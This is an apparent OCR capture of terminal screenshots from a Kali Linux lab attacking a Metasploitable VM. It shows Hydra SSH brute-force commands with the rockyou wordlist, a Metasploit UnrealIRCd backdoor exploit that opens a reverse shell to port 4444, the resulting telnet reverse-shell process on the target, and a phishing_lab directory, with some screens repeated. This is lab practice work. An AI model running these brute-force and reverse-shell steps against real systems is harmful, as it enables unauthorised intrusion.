

Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
0:12
kali@kali: ~
Session Actions Edit View Help
root 4406 0.0 0.0 0 0 ? S 13:12 0:00 [nfsd]
root 4407 0.0 0.0 0 0 ? S 13:12 0:00 [nfsd]
root 4411 0.0 0.0 2424 336 ? Ss 13:12 0:00 /usr/sbin/rpc.mountd
root 4477 0.0 0.0 5412 1732 ? Ss 13:12 0:00 /usr/lib/postfix/master
postfix 4478 0.0 0.0 5420 1648 ? S 13:12 0:00 pickup -l -t fifo -u -c
postfix 4480 0.0 0.0 5460 1680 ? S 13:12 0:00 qmgr -l -t fifo -u
root 4484 0.0 0.0 5388 1204 ? Ss 13:12 0:00 /usr/sbin/nmbd -D
root 4486 0.0 0.0 7724 1404 ? Ss 13:12 0:00 /usr/sbin/smbd -D
root 4490 0.0 0.0 7724 812 ? S 13:12 0:00 /usr/sbin/smbd -D
root 4502 0.0 0.0 2424 868 ? Ss 13:12 0:00 /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
proftpd 4541 0.0 0.0 9948 1612 ? Ss 13:12 0:00 proftpd: (accepting connections)
daemon 4555 0.0 0.0 1984 420 ? Ss 13:12 0:00 /usr/sbin/atd
root 4566 0.0 0.0 2104 892 ? Ss 13:12 0:00 /usr/sbin/cron
root 4594 0.0 0.0 2052 348 ? Ss 13:12 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root 4595 0.0 0.0 2052 476 ? S 13:12 0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
tomcat55 4597 0.2 4.3 364500 90516 ? Sl 13:12 0:11 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid -Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
daemon 4615 0.0 0.0 2316 220 ? SN 13:12 0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root 4616 0.0 0.1 10596 2560 ? Ss 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4618 0.0 0.1 10732 2488 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4621 0.0 0.1 10728 2484 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4623 0.0 0.1 10728 2488 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4625 0.0 0.1 10732 2484 ? S 13:12 0:00 /usr/sbin/apache2 -k start
www-data 4628 0.0 0.1 10596 2432 ? S 13:12 0:00 /usr/sbin/apache2 -k start
root 4635 0.0 1.2 74540 26556 ? Sl 13:12 0:00 /usr/bin/rmiregistry
root 4640 0.0 0.1 12208 2568 ? Sl 13:12 0:02 ruby /usr/sbin/druby_timeserver.rb
root 4645 0.0 0.1 8540 2516 ? S 13:12 0:00 /usr/bin/unrealircd
root 4651 0.0 0.0 2568 1204 tty1 Ss 13:12 0:00 /bin/login --
root 4657 0.0 0.5 13928 12040 ? S 13:12 0:02 Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024×768 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100dpi/ -co /etc/X11/rgb
daemon 4660 0.0 0.0 2316 220 ? SN 13:12 0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root 4666 0.0 0.0 2724 1188 ? S 13:12 0:00 /bin/sh /root/.vnc/xstartup
root 4669 0.0 0.1 5936 2568 ? S 13:12 0:00 xterm -geometry 80×24+10+10 -ls -title X Desktop
root 4672 0.0 0.2 8988 4996 ? S 13:12 0:02 fluxbox
root 4704 0.0 0.0 2852 1548 pts/0 Ss+ 13:12 0:00 -bash
msfadmin 4774 0.0 0.0 4616 1988 tty1 S+ 13:23 0:00 -bash
postfix 4814 0.0 0.1 5788 2452 ? S 13:36 0:00 tlsmgr -l -t unix -u -c
www-data 4839 0.0 0.0 10596 1952 ? S 13:36 0:00 /usr/sbin/apache2 -k start
root 4914 0.0 0.0 1848 528 ? S 14:03 0:00 sleep 3992
root 4915 0.0 0.0 3164 1028 ? S 14:03 0:00 telnet 192.168.56.107 4444
root 4916 0.0 0.0 2724 580 ? S 14:03 0:00 sh -c (sleep 3992|telnet 192.168.56.107 4444|while : ; do sh && break; done 2>&1|telnet 192.168.56.107 4444 >/dev/null 2>&1 &)
root 4917 0.0 0.0 2724 1188 ? R 14:03 0:00 sh
root 4918 0.0 0.0 3164 1024 ? R 14:03 0:00 telnet 192.168.56.107 4444
root 5046 0.0 0.0 2364 932 ? R 14:42 0:00 ps aux
Right Ctrl



KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
0:39
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client→server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
23:37
kali@kali: ~
Session Actions Edit View Help
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530
sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>
Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
8:51
kali@kali: ~
Session Actions Edit View Help
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:26:47
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.103 "-okexAlgorithms=+diffie-hellman-group1-sha1-oHostKeyAlgorithms=+ssh-rsa=oMACs=+hmac-sha1,hmac-md5"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-29 00:37:04
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.56.103:22/
[ERROR] could not connect to ssh://192.168.56.103:22 - kex error : no match for method mac algo client->server: server [hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96], client [hmac-sha2-256-etm@openssh.com,hmac-sha2-512-etm@openssh.com,hmac-sha2-256,hmac-sha2-512]
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlis
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
22:54
kali@kali: ~
Session Actions Edit View Help
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host noprefixroute
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:0e:9c:e3 brd ff:ff:ff:ff:ff:ff
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
valid_lft 86362sec preferred_lft 86362sec
inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
valid_lft 86365sec preferred_lft 14365sec
inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
valid_lft 86365sec preferred_lft 14365sec
inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$ sudo apt update
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 23:19
kali@kali: ~
Session Actions Edit View Help
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
=[metasploit v6.4.94-dev]
+ -- --=[2,564 exploits - 1,312 auxiliary - 1,683 payloads]
+ -- --=[432 post - 49 encoders - 13 nops - 9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search unreal
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) >
Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
1 2 3 4
(genmon)XXX 10:38
kali@kali: ~
Session Actions Edit View Help
└─$ cd ~/phishing_lab
┌──(kali㉿kali)-[~/phishing_lab]
└─$ xdg-open login.html
q
^C
┌──(kali㉿kali)-[~/phishing_lab]
└─$ firefox login.html
┌──(kali㉿kali)-[~/phishing_lab]
└─$ firefox file://$(pwd)/login.html
┌──(kali㉿kali)-[~/phishing_lab]
└─$ firefox
┌──(kali㉿kali)-[~/phishing_lab]
└─$ firefox file:///home/kali/phishing_lab/login.html
┌──(kali㉿kali)-[~/phishing_lab]
└─$
┌──(kali㉿kali)-[~/phishing_lab]
└─$ cd ~find . -name 'login.html'
cd: too many arguments
┌──(kali㉿kali)-[~/phishing_lab]
└─$ cd ~
┌──(kali㉿kali)-[~]
└─$ find . -name 'login.html'
./login.html
┌──(kali㉿kali)-[~]
└─$ mv ~/login.html ~/phishing_lab/
┌──(kali㉿kali)-[~]
└─$ ls ~/phishing_lab/login.html
/home/kali/phishing_lab/login.html
┌──(kali㉿kali)-[~]
└─$ find . -name 'login.html'
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

